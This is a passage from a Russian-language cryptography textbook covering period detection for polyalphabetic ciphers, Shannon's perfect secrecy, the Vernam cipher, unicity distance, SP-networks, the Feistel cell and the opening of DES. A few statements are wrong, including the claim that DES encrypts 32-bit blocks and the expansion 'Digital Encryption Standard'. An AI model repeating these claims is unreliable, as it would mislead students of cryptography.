Автокорреляционный метод состоит в том, что исходный шифртекст $C_1, C_2, \ldots, C_L$ выписывается в строку, а под ней выписываются строки, полученные сдвигом вправо на $t = 1, 2, 3, \ldots$ позиций. Для каждого t подсчитывается число n_t индексов $i \in [1, L - t]$ таких, что $C_i = C_{i+t}$.

Вычисляются автокорреляционные коэффициенты:

$$\gamma_t = \frac{n_t}{L - t}.$$

Для сдвигов t, кратных периоду, коэффициенты должны быть заметно больше, чем для t, не кратных периоду.

Пример. Для рассматриваемой криптограммы выделим те значения t, для которых $\gamma_t > 0{,}05$. Получим ряд чисел:

4, 12, 16, 24, 28, 32, 36, 40, 44, 48, 52, 56, 64, 68, 72, 76, 80, 84, 88, 92, 96, 104, 108, 112, 116, 124, 128, 132, 140, 148, 152, 156, 160, 164, 168, 172, 176, 180, 184, 188, 192, 196, 200, 204, 208, 216, 220, 224, 228, 252, 256, 260, 264, 268, 272, 276, 280, 284, 288, 292, 296, 300, 304, 308, 312, 316, 320, 324, 328, 344, 348, 356, 364, 368, 372, 376, 380, 384, 388, 396, 400, 404, 408, 412, 420, 424, 432, 436, 440, 448, 452, 456, 460, 462, 468, 472, 476, 480, 484, 496, 500, 508, 512, 516.

Все эти числа, кроме 462, делятся на 4. Выбираем значение $n = 4$, которое верно и совпадает со значением, полученным по методу Касиски.

3.5.3. Метод индекса совпадений

Метод индекса совпадений был описан Уильямом Фредериком Фридманом в 1922 году (англ. *William Frederick Friedman*, 1891–1969, [36]). При применении метода индекса совпадений подсчитывают число появлений букв в случайной последовательности

$$\mathbf{X} = (X_1, X_2, \ldots, X_L)$$

и вычисляют вероятность того, что два случайных элемента этой последовательности совпадают. Эта величина называется *индексом совпадений* и обозначается $I_c(\mathbf{x})$, где

$$I_c(\mathbf{x}) = \frac{\sum\limits_{i=1}^{A} f_i(f_i - 1)}{L(L-1)},$$

f_i – число появлений буквы i в последовательности $\mathbf{x}$, A – число букв в алфавите.

Значение этого индекса используется в криптоанализе полиалфавитных шифров для приближённого определения периода по формуле:

$$m \approx \frac{k_p - k_r}{I_c(\mathbf{x}) - k_r + \frac{k_p - I_c(\mathbf{x})}{L}},$$

где

$$k_r = \frac{1}{A}, \quad k_p = \sum_{i=1}^{A} p_i^2,$$

p_i – частота появления буквы i в естественном языке. Теоретическое обоснование метода индекса совпадений не является простым. Оно приведено в приложении A.9 к данному пособию.

Пример. В рассматриваемом выше примере приведены значения f_i. Для русского языка:

$$A = 32, \; k_r = \frac{1}{32} \approx 0.03125, \; k_p \approx 0.0529.$$

Проведя вычисления, получаем $m \approx 3.376$. Полученное по формуле приближённое значение m достаточно близко к значению периода $n = 4$.

С развитием ЭВМ многие классические полиалфавитные шифры перестали быть устойчивыми к криптоатакам.

Глава 4

Совершенная криптостойкость

Рассмотрим модель криптосистемы, в которой Алиса выступает источником сообщений $m \in \mathbb{M}$. Алиса использует некоторую функцию шифрования, результатом вычисления которой является шифртекст $c \in \mathbb{C}$:

$$c = E_{K_1}(m).$$

Шифртекст c передаётся по открытому каналу легальному пользователю Бобу, причём по пути он может быть перехвачен нелегальным пользователем (криптоаналитиком) Евой.

Боб, обладая ключом расшифрования K_2, расшифровывает сообщение с использованием функции расшифрования:

$$m' = D_{K_2}(c).$$

Рассмотрим теперь исходное сообщение, передаваемый шифртекст и ключи шифрования (и расшифрования, если они отличаются) в качестве случайных величин, описывая их свойства с точки зрения теории информации. Далее полагаем, что в криптосистеме ключи шифрования и расшифрования совпадают.

Будем называть криптосистему *корректной*, если она обладает следующими свойствами:

- легальный пользователь имеет возможность однозначно восстановить исходное сообщение, то есть:

$$H(M|CK) = 0,$$
$$m' = m$$

- выбор ключа шифрования не зависит от исходного сообщения:

$$I(K;M) = 0,$$
$$H(K|M) = H(K).$$

Второе свойство является в некотором виде условием на возможность отделить ключ шифрования от данных и алгоритма шифрования.

4.1. Определения совершенной криптостойкости

Понятие совершенной секретности (или стойкости) введено американским учёным Клодом Шенноном. В 1949 году он закончил работу, посвящённую теории связи в секретных системах [89]. Эта работа вошла составной частью в собрание его трудов, вышедшее в русском переводе в 1963 году [122]. Понятие о стойкости шифров по Шеннону связано с решением задачи криптоанализа по одной криптограмме.

Криптосистемы совершенной стойкости могут применяться как в современных вычислительных сетях, так и для шифрования любой бумажной корреспонденции. Основной проблемой применения данных шифров для шифрования больших объёмов информации является необходимость распространения ключей объёмом не меньшим, чем передаваемые сообщения.

Определение 4.1.1 *Будем называть криптосистему* совершенно криптостойкой, *если апостериорное распределение вероятностей исходного случайного сообщения* $m_i \in \mathbb{M}$ *при регистрации случайного шифртекста* $c_k \in \mathbb{C}$ *совпадает с априорным распределением [104]:*

$$\forall m_j \in \mathbb{M}, c_k \in \mathbb{C} \hookrightarrow P(m = m_j | c = c_k) = P(m = m_j).$$

Данное условие можно переформулировать в терминах статистических свойств сообщения, ключа и шифртекста как случайных величин.

Определение 4.1.2 *Будем называть криптосистему* совершенно криптостойкой, *если условная энтропия сообщения при известном шифртексте равна безусловной:*

$$H(M|C) = H(M),$$
$$I(M;C) = 0.$$

Можно показать, что определения 4.1.1 и 4.1.2 тождественны.

4.2. Условие совершенной криптостойкости

Найдём оценку количества информации, которое содержит шифртекст C относительно сообщения M:

$$I(M;C) = H(M) - H(M|C).$$

Очевидны следующие соотношения условных и безусловных энтропий [103]:

$$H(K|C) = H(K|C) + H(M|KC) = H(MK|C),$$
$$H(MK|C) = H(M|C) + H(K|MC) \geqslant H(M|C),$$
$$H(K) \geqslant H(K|C) \geqslant H(M|C).$$

Отсюда получаем:

$$I(M;C) = H(M) - H(M|C) \geqslant H(M) - H(K).$$

Из последнего неравенства следует, что взаимная информация между сообщением и шифртекстом равна нулю, если энтропия ключа не меньше энтропии сообщений либо они статистически независимы. Таким образом, условием совершенной криптостойкости является неравенство:

$$H(M) \leqslant H(K).$$

Обозначим длины сообщения и ключа как $L(M)$ и $L(K)$ соответственно. Известно, что $H(M) \leqslant L(M)$ [103]. Равенство $H(M) = L(M)$ достигается, когда сообщения состоят из статистически независимых и равновероятных символов. Такое же свойство выполняется и для случайных ключей $H(K) \leqslant L(K)$. Таким образом, достаточным условием совершенной криптостойкости системы можно считать неравенство

$$L(M) \leqslant L(K)$$

при случайном выборе ключа.

На самом деле сообщение может иметь произвольную (заранее неограниченную) длину. Поэтому генерация и главным образом доставка легальным пользователям случайного и достаточно длинного ключа становятся критическими проблемами. Практическим решением этих проблем является многократное использование одного и того же ключа при условии, что его длина гарантирует вычислительную невозможность любой известной атаки на подбор ключа.

4.3. Криптосистема Вернама

Приведём пример системы с совершенной криптостойкостью.

Пусть сообщение представлено двоичной последовательностью длины N:

$$m = (m_1, m_2, \ldots, m_N).$$

Распределение вероятностей сообщений $P_m(m)$ может быть любым. Ключ также представлен двоичной последовательностью $k = (k_1, k_2, \ldots, k_N)$ той же длины, но с равномерным распределением:

$$P_k(k) = \frac{1}{2^N}$$

для всех ключей.

Шифрование в криптосистеме Вернама осуществляется путём покомпонентного суммирования по модулю алфавита последовательностей открытого текста и ключа:

$$C = M \oplus K = (m_1 \oplus k_1,\ m_2 \oplus k_2, \ldots, m_N \oplus k_N).$$

Легальный пользователь знает ключ и осуществляет расшифрование:

$$M = C \oplus K = (c_1 \oplus k_1,\ c_2 \oplus k_2, \ldots, c_N \oplus k_N).$$

Найдём вероятностное распределение N-блоков шифртекстов, используя формулу:

$$P(c = a) = P(m \oplus k = a) = \sum_m P(m)P(m \oplus k = a|m) =$$
$$= \sum_m P(m)P(k \oplus m) = \sum_m P(m)\frac{1}{2^N} = \frac{1}{2^N}.$$

Получили подтверждение известного факта: сумма двух случайных величин, одна из которых имеет равномерное распределение, является случайной величиной с равномерным распределением. В нашем случае распределение ключей равномерное, поэтому распределение шифртекстов тоже равномерное.

Запишем совместное распределение открытых текстов и шифртекстов:

$$P(m = a, c = b) \ = \ P(m = a)\ P(c = b|m = a).$$

Найдём условное распределение:

$$P(c = b|m = a) = P(m \oplus k = b|m = a) =$$
$$= P(k = b \oplus a|m = a) = P(k = b \oplus a) = \frac{1}{2^N},$$

так как ключ и открытый текст являются независимыми случайными величинами. Итого:

$$P(c = b|m = a) = \frac{1}{2^N}.$$

Подстановка правой части этой формулы в формулу для совместного распределения даёт

$$P(m = a, c = b) = P(m = a)\frac{1}{2^N},$$

что доказывает независимость шифртекстов и открытых текстов в этой системе. По доказанному выше, количество информации в шифртексте относительно открытого текста равно нулю. Это значит, что рассмотренная криптосистема Вернама обладает совершенной секретностью (криптостойкостью) при условии, что для каждого N-блока (сообщения) генерируется случайный (одноразовый) N-ключ.

4.4. Расстояние единственности

Использование ключей с длиной, сопоставимой с размером текста, имеет смысл только в очень редких случаях, когда есть возможность предварительно обменяться ключевой информацией, объём которой много больше планируемого объёма передаваемой информации. Но в большинстве случаев использование абсолютно надёжных систем оказывается неэффективным как с экономической, так и с практической точек зрения. Если двум сторонам нужно постоянно обмениваться большим объёмом информации, и они смогли найти надёжный канал для передачи ключа, то ничто не мешает воспользоваться этим же каналом для передачи самой информации сопоставимого объёма.

В подавляющем большинстве криптосистем размер ключа много меньше размера открытого текста, который нужно передать. Попробуем оценить теоретическую надёжность подобных систем, исходя из статистических теоретико-информационных соображений.

Если длина ключа может быть много меньше длины открытого текста, то это означает, что энтропия ключа может быть много меньше энтропии открытого текста: $H(K) \ll H(M)$. Для таких ситуаций важным понятием является *расстояние единственности*, впервые предложенном в работах Клода Шеннона [22; 83].

Определение 4.4.1 Расстоянием единственности *называется количество символов шифртекста, которое необходимо для однозначного восстановления открытого текста.*

Пусть зашифрованное сообщение (шифртекст) C состоит из N

символов L-буквенного алфавита:

$$C = (C_1, C_2, \ldots, C_N).$$

Определим функцию $h(n)$ как условную энтропию ключа при перехвате криптоаналитиком n символов шифртекста:

$$\begin{aligned} h(0) &= H(K), \\ h(1) &= H(K|C_1), \\ h(2) &= H(K|C_1C_2), \\ &\ldots \\ h(n) &= H(K|C_1C_2\ldots C_n), \\ &\ldots \end{aligned}$$

Функция $h(n)$ называется *функцией неопределённости ключа*. Она является невозрастающей функцией числа перехваченных символов n. Если для некоторого значения n_u окажется, что $h(n_u) = 0$, то это будет означать, что ключ K является детерминированной функцией первых n_u символов шифртекста $C_1, C_2, \ldots, C_{n_u}$, и при неограниченных вычислительных возможностях используемый ключ K может быть определён. Число n_u и будет являться *расстоянием единственности*. Полученное n_u соответствует определению 4.4.1, так как для корректной криптосистемы определение ключа единственным образом также означает и возможность получить открытый текст только одним способом.

Найдём типичное поведение функции $h(n)$ и значение расстояния единственности n_u. Используем следующие предположения.

- Криптограф всегда стремится спроектировать систему таким образом, чтобы символы шифрованного текста имели равномерное распределение, и следовательно энтропия шифртекста имела максимальное значение:

$$H(C_1C_2\ldots C_n) \approx n\log_2 L, \;\; n = 1, 2, \ldots, N.$$

- Имеет место соотношение:

$$H(C|K) = H(C_1C_2\ldots C_N|K) = H(M),$$

которое следует из цепочки равенств:

$$H(MCK) = H(M) + H(K|M) + H(C|MK) = H(M) + H(K),$$

так как

$$H(K|M) = H(K), \quad H(C|MK) = 0,$$

$$H(MCK) = H(K) + H(C|K) + H(M|CK) = H(K) + H(C|K),$$

поскольку

$$H(M|CK) = 0.$$

- Предполагается, что для любого $n \leqslant N$ приближённо выполняются соотношения:

$$H(C_n|K) \approx \frac{1}{N} H(M),$$

$$H(C_1 C_2 \dots C_n|K) \approx \frac{n}{N} H(M).$$

Вычислим энтропию $H(C_1 C_2 \dots C_n; K)$ двумя способами:

$$H(C_1 C_2 \dots C_n; K) = H(C_1 C_2 \dots C_n) + H(K|C_1 C_2 \dots C_n) \approx$$

$$\approx n \log_2 L + h(n),$$

$$H(C_1 C_2 \dots C_n; K) = H(K) + H(C_1 C_2 \dots C_n|K) \approx$$

$$\approx H(K) + \frac{n}{N} H(M).$$

Отсюда следует, что

$$h(n) \approx H(K) + n \left(\frac{H(M)}{N} - \log_2 L \right)$$

и

$$n_u = \frac{H(K)}{\left(1 - \frac{H(M)}{N \log_2 L}\right) \log_2 L} = \frac{H(K)}{\rho \log_2 L}.$$

Здесь

$$\rho = 1 - \frac{H(M)}{N \log_2 L}$$

означает избыточность источника открытых текстов.

Если избыточность источника измеряется в битах на символ, а ключ шифрования выбирается случайным образом из всего множества ключей $\{0,1\}^{l_K}$, где l_K – длина ключа в битах, то расстояние единственности n также выражается в битах, и формула значительно упрощается:

$$n_u \approx \frac{l_K}{\rho}. \tag{4.1}$$

Взяв нижнюю границу $H(M)$ энтропии одного символа английского текста как 1,3 бит/символ [90; 123], получим:

$$\rho_{en} \approx 1 - \frac{1{,}3}{\log_2 26} \approx 0{,}72.$$

Для русского текста с энтропией $H(M)$, примерно равной 3,01 бит/символ [117][1], получаем:

$$\rho_{ru} \approx 1 - \frac{3{,}0}{\log_2 32} \approx 0{,}40.$$

Однако если предположить, что текст передаётся в формате простого текстового файла (англ. *plain text*) в стандартной кодировке UTF-8 (один байт на английский символ и два байта на символ кириллицы), то значения избыточности становятся равными приблизительно 0,83 для английского и 0,81 для русского языков:

$$\rho_{en,UTF\text{-}8} \approx 1 - \frac{1{,}3}{\log_2 2^8} \approx 0{,}83,$$
$$\rho_{ru,UTF\text{-}8} \approx 1 - \frac{3{,}0}{\log_2 2^{16}} \approx 0{,}81.$$

Подставим полученные значения в выражение 4.1 для шифров DES и AES. Запишем результаты в таблицу 4.1.

[1] Следует отметить, что для английского текста значение энтропии, равное 1,3 бит/символ, представляет собой суммарную оценку для всего текста, в то время как оценка 3,01 бит/символ энтропии для русского текста получена Лебедевым и Гармашем из анализа *частот трёхбуквенных сочетаний* в отрывке текста Л. Н. Толстого «Война и мир» длиной в 30 тыс. символов. Соответствующая оценка для английского текста, также приведённая в работе Шеннона, примерно равна 3,0 бит/символ.

Блочный шифр	Английский текст	Русский текст
Шифр DES, ключ 56 бит	$\approx$ 67 бит; 2 блока данных	$\approx$ 69 бит; 2 блока данных
Шифр AES, ключ 128 бит	$\approx$ 153 бит; 3 блока данных	$\approx$ 158 бит; 3 блока данных

Таблица 4.1 – Расстояния единственности для шифров DES и AES для английского и русского текстов в формате простого текстового файла и кодировке UTF-8

Полученные данные, с теоретической точки зрения, означают, что когда криптоаналитик будет подбирать ключ к зашифрованным данным, трёх блоков данных ему будет достаточно, чтобы сделать вывод о правильности выбора ключа расшифрования и корректности дешифровки, если известно, что в качестве открытого текста выступает простой текстовый файл. Если открытым текстом является случайный набор данных, то криптоаналитик не сможет отличить правильно расшифрованный набор данных от неправильного, и расстояние единственности, в соответствии с выводами выше (для нулевой избыточности источника), оказывается равным бесконечности.

Улучшить ситуацию для легального пользователя помогает предварительное сжатие открытого текста с помощью алгоритмов архивации, что уменьшает его избыточность (а также уменьшает размер и ускоряет процесс шифрования в целом). Однако расстояние единственности не становится бесконечным, так как в результате работы алгоритмов архивации присутствуют различные константные сигнатуры, а для многих текстов можно заранее предсказать примерные словари сжатия, которые будут записаны как часть открытого текста. Более того, используемые на практике программы безопасной передачи данных вынуждены встраивать механизмы хотя бы частичной быстрой проверки правильности ключа расшифрования (например, добавлением известной сигнатуры в начало открытого текста). Делается это для того, чтобы сообщить легальному получателю об ошибке ввода ключа, если такая ошибка случится.

Соображения выше показывают, что для одного ключа рас-

шифрования процедура проверки его корректности является быстрой. Чтобы значительно усложнить работу криптоаналитику, множество ключей, которые требуется перебрать, должно быть большой величиной (например, от 2^{80}). Этого можно достичь, во-первых, увеличением битовой длины ключа, во-вторых, аккуратной разработкой алгоритма шифрования, чтобы криптоаналитик не смог «отбросить» часть ключей без их полной проверки.

Несмотря на то, что теоретический вывод о совершенной криптостойкости для практики неприемлем, так как требует большого объёма ключа, сравнимого с объёмом открытого текста, разработанные идеи находят успешное применение в современных криптосистемах. Вытекающий из идей Шеннона принцип выравнивания апостериорного распределения символов в шифртекстах используется в современных криптосистемах с помощью многократных итераций (раундов), включающих замены и перестановки.

Глава 5

Блочные шифры

5.1. Введение и классификация

Блочные шифры являются основой современной криптографии. Многие криптографические примитивы – криптографически стойкие генераторы псевдослучайной последовательности (см. главу 6.3), криптографические функции хэширования (см. главу 8) – так или иначе основаны на блочных шифрах. А использование медленной криптографии с открытым ключом было бы невозможно по практическим соображениям без быстрых блочных шифров.

Блочные шифры можно рассматривать как функцию преобразования строки фиксированной длины в строку аналогичной длины[1] с использованием некоторого ключа, а также соответствующую ей функцию расшифрования:

$$C = E_K(M),$$
$$M' = D_K(C).$$

Данные функции необходимо дополнить требованиями корректности, производительности и надёжности. Во-первых, функция расшифрования должна однозначно восстанавливать произ-

[1] В случае использования недетерминированных алгоритмов, дающих новый результат при каждом шифровании, длина выхода будет больше. Меньше длина выхода быть не может, так как будет невозможно однозначно восстановить произвольное сообщение.

вольное исходное сообщение:

$$\forall k \in \mathbb{K}, m \in \mathbb{M} \hookrightarrow D_k\left(E_k\left(m\right)\right) = m.$$

Во-вторых, функции шифрования и расшифрования должны быть вычислительно простыми для легальных пользователей (знающих ключ). В-третьих, должно быть невозможно найти открытый текст сообщения по шифртексту без знания ключа, кроме как полным перебором всех возможных ключей расшифрования. Также, что менее очевидно, надёжная функция блочного шифра не должна давать возможность найти ключ шифрования (расшифрования), даже если злоумышленнику известны пары открытого текста и шифртекста. Последнее свойство защищает от атак на основе известного открытого текста и на основе известного шифртекста, а также активно используется при построении криптографических функций хэширования в конструкции Миагучи — Пренеля. То есть:

- $C = f\left(M, K\right)$ и $M = f\left(C, K\right)$ должны вычисляться быстро (легальные операции);
- $M = f\left(C\right)$ и $C = f\left(M\right)$ должны вычисляться не быстрее, чем $|\mathbb{K}|$ операций расшифрования (шифрования) при условии, что злоумышленник может отличить корректное сообщение (см. выводы к разделу 4.4);
- $K = f\left(M, C\right)$ должно вычисляться не быстрее, чем $|\mathbb{K}|$ операций шифрования.

Если размер ключа достаточно большой (от 128 бит и выше), то функцию блочного шифрования, удовлетворяющую указанным выше условиям, можно называть надёжной.

Блочные шифры делят на два больших класса по методу построения.

- Шифры, построенные на SP-сетях (сети замены-перестановки). Такие шифры основаны на *обратимых* преобразованиях с открытым текстом. При их разработке криптограф должен следить за тем, чтобы каждая из производимых операций была и криптографически надёжна, и обратима при знании ключа.

- Шифры, в той или иной степени построенные на ячейке Фейстеля. В данных шифрах используется конструкция под названием «ячейка Фейстеля», которая по методу построения уже обеспечивает обратимость операции шифрования легальным пользователем при знании ключа. Криптографу при разработке функции шифрования остаётся сосредоточиться на надёжности конструкции.

Все современные блочные шифры являются *раундовыми* (см. рис. 5.1). То есть блок текста проходит через несколько одинаковых (или похожих) преобразований, называемых *раундами шифрования*. У функции шифрования также могут существовать начальный и завершающий раунды, отличающиеся от остальных (обычно – отсутствием некоторых преобразований, которые не имеют смысла для «крайних» раундов).

Аргументами каждого раунда являются результаты предыдущего раунда (для первого – часть открытого текста) и *раундовый ключ*. Раундовые ключи получаются из оригинального ключа шифрования с помощью процедуры, получившей название алгоритма *ключевого расписания* (также встречаются названия «расписание ключей», «процедура расширения ключа» и др.; англ. *key schedule*). Функция ключевого расписания является важной частью блочного шифра. На потенциальной слабости этой функции основаны такие криптографические атаки, как атака на основе связанных ключей и атака скольжения.

После прохождения всех раундов шифрования блоки $C1$, $C2$, ... объединяются в шифртекст C с помощью одного из режимов сцепления блоков (см. раздел 5.8). Простейшим примером режима сцепления блоков является режим электронной кодовой книги, когда блоки $C1$, $C2$, ... просто конкатенируются в шифртекст C без дополнительной обработки.

К числовым характеристикам блочного шифра относят:

- размер входного и выходного блоков,
- размер ключа шифрования,
- количество раундов.

Также надёжные блочные шифры обладают *лавинным эффектом* (англ. *avalanche effect*): изменение одного бита в блоке от-





Рис. 5.1 – Общая структура раундового блочного шифра. С помощью функции ключевого расписания из ключа K получается набор раундовых ключей $K1, K2, \ldots$. Открытый текст M разбивается на блоки $M1, M2, \ldots$, каждый из которых проходит несколько раундов шифрования, используя соответствующие раундовые ключи. Результаты последних раундов шифрования каждого из блоков объединяются в шифртекст C с помощью одного из режимов сцепления блоков


крытого текста или ключа приводит к полному изменению соответствующего блока шифртекста.

5.2. SP-сети. Проект «Люцифер»

В 1973 году в журнале “Scientific American” появилась статья сотрудника IBM (а ранее – ВМС США) Хорста Фейстеля (англ. *Horst Feistel*) «Cryptography and Computer Privacy» [32], описывающая проект функции шифрования «Люцифер», который мож-



(a) S-блок. На вход поступают 3 бита информации, которые трактуются как двоичное представление номера одной из 2^3 линий внутреннего p-блока. На выходе номер активной сигнальной дорожки обратно преобразуется в 3-битовое представление



(b) P-блок. Все поступающие на вход биты не меняются, но перемешиваются внутри блока

Рис. 5.2 – Возможные реализации s- и p-блоков

но считать прообразом современных блочных шифров. Развитием данной системы стал государственный стандарт США «Digital Encryption Standard» с 1979 по 2001 годы.

Фейстель высказал идею, что идеальный шифр для блока размером в 128 бит должен включать в себя блок замен (substitution box, s-box, далее s-блок), который мог бы обработать сразу 128 бит входного блока данных. S-блок принимает на вход блок битов и даёт на выходе другой блок бит (возможно, даже другого размера) согласно некоторому словарю или результату вычисления нелинейной функции[2]. К сожалению, физическая реализация (см. рис. 5.2a) действительно произвольного блока замен для входа в 128 бит потребовала бы 2^{128} внутренних соединений или словаря из 2^{128} 128-битовых значений, если реализовывать программным способом, что технологически невозможно[3]. Зато если такой блок

[2]Нелинейная функция в целях производительности также может быть технологически реализована в виде выборки уже вычисленного значения по аргументу из словаря.

[3]Причём в шифре таких блоков должно быть столько же, сколько разных ключей мог бы иметь шифр.

можно было бы создать, то он был бы очень хорош с криптографической точки зрения. Даже если криптоаналитик знает произвольное число пар значений вход-выход, то это ничего не скажет ему об остальном множестве значений. То есть без полного перебора всех возможных 2^{128} вариантов входа криптоаналитик не сможет составить полное представление о внутренней структуре блока.

С другой стороны, блок перестановок (permutation box, p-box, далее p-блок), изображённый на рис. 5.2b, может обрабатывать блоки битов любого размера. Однако какая-либо криптографическая стойкость у него отсутствует: он представляет собой тривиальное линейное преобразование своего входа. Криптоаналитику достаточно иметь N линейно независимых пар значений входа и выхода (где N – размер блока), чтобы получить полное представление о структуре p-блока.

Идея Фейстеля состояла в том, чтобы комбинировать s- и p-блоки, позволяя на практике получить большой блок нелинейных преобразований (то есть один большой s-блок), как изображено на рис. 5.3. При достаточном числе «слоёв» SP-сеть начинает обладать свойствами хорошего s-блока (сложностью криптографического анализа и выявления структуры), при этом оставаясь технологически простой в реализации.




Рис. 5.3 – SP-сеть, состоящая из 4 p-блоков и 3 слоёв s-блоков, по 5 блоков в каждом слое

Следующей составляющей будущего шифра стала возможность

менять используемые s-блоки в зависимости от ключа. Вместо каждого из s-блоков в SP-сети Фейстель поместил модуль с двумя разными s-блоками. В зависимости от одного из битов ключа (своего для каждой пары блоков) использовался первый или второй s-блок. Результатом данного подхода стал первый вариант шифра в проекте «Люцифер», который в упрощённом виде (с меньшим размером блока и меньшим числом слоёв) изображён на рис. 5.4.




Рис. 5.4 – Общий вид (упрощённая схема) функции шифрования в одном из вариантов проекта «Люцифер». Входной блок (в проекте «Люцифер» его объём – 128 бит) подавался на вход на несколько слоёв (в «Люцифере» слоёв 16) из p-блоков и пар s-блоков. S-блок в каждой паре выбирался в зависимости от значения соответствующего бита ключа

Разделение функции шифрования на относительно простые раунды («слои»), комбинация больших p-блоков со множеством s-блоков малого размера – всё это до сих пор используется в современных блочных шифрах.

5.3. Ячейка Фейстеля

Следующей идеей, продвинувшей развитие блочных шифров и приведшей к появлению государственного стандарта DES, стала конструкция, получившая название *ячейка Фейстеля*. Данная конструкция приведена на рис. 5.5.




Рис. 5.5 – Ячейка Фейстеля

На рис. 5.5 изображён один раунд шифрования блочного шифра, использующего оригинальную ячейку Фейстеля. Каждый раунд шифрования принимает на вход блок с чётным количеством бит и делит его на две равные части L_k и R_k. Входным блоком для первого раунда является блок открытого текста. Правая часть R_k без изменений становится левой частью входного блока L_{k+1} следующего раунда шифрования. Кроме того, правая часть подаётся на вход *функции Фейстеля* $F(R_k, K_k)$, аргументами которой являются половина блока данных и раундовый ключ (раундовые ключи получаются в результате работы алгоритма ключевого расписания, как описано в разделе 5.1). Результат работы функции Фейстеля складывается с помощью побитового сложения по моду-

лю 2 с левой частью входного блока L_k. Полученная последовательность бит становится правой частью выходного блока раунда шифрования. Таким образом, работа k-го раунда ячейки Фейстеля описывается следующими соотношениями:

$$L_{k+1} = R_k,$$
$$R_{k+1} = L_k \oplus F(R_k, K_k).$$

Результатом шифрования является конкатенация последних выходных блоков L_n и R_n, где n – число раундов шифрования.

Несложно показать, что зная раундовые ключи $K_1, \ldots, K_n$ и результат шифрования L_n и R_n, можно восстановить открытый текст. В частности, для каждого раунда:

$$R_k = L_{k+1},$$
$$L_k = R_{k+1} \oplus F(R_k, K_k).$$

Таким образом, ячейка Фейстеля гарантирует корректность работы блочного шифра вне зависимости от сложности функции Фейстеля $F(R_k, K_k)$. В результате криптограф (автор шифра) при использовании ячейки Фейстеля не должен беспокоиться об обратимости функции шифрования в целом (конструкция ячейки Фестеля уже гарантирует это), а должен беспокоиться только о достаточной криптографической стойкости функции Фейстеля, необратимость которой не требуется (и даже вредит криптостойкости). Функция Фейстеля обычно состоит из блоков перестановок и замен (то есть из p- и s-блоков, уже рассмотренных ранее).

5.4. Шифр DES

Развитием проекта «Люцифер» стал государственный стандарт США, известный как DES (англ. *data encryption standard*). Это первый из рассматриваемых нами блочных шифров, который имеет ярко выраженные раунды шифрования, отдельно выделенную функцию ключевого расписания и основан на классической ячейке Фейстеля. Поэтому для знакомства с шифром достаточно рассмотреть устройство функции Фейстеля как основного элемента, отличающего данный шифр от аналогичных.

В шифре DES открытый текст делится на блоки по 32 бита, и они обрабатываются в 16 раундах. Раундовые ключи генерируются из исходных 64 бит ключа (при этом значащими являются только 56 бит, а последние 8 бит используются для проверки корректности ввода ключа). На вход функции Фейстеля для шифра DES, схема которой приведена на рис. 5.6, подаётся половина от размера входного блока – 32 бита.

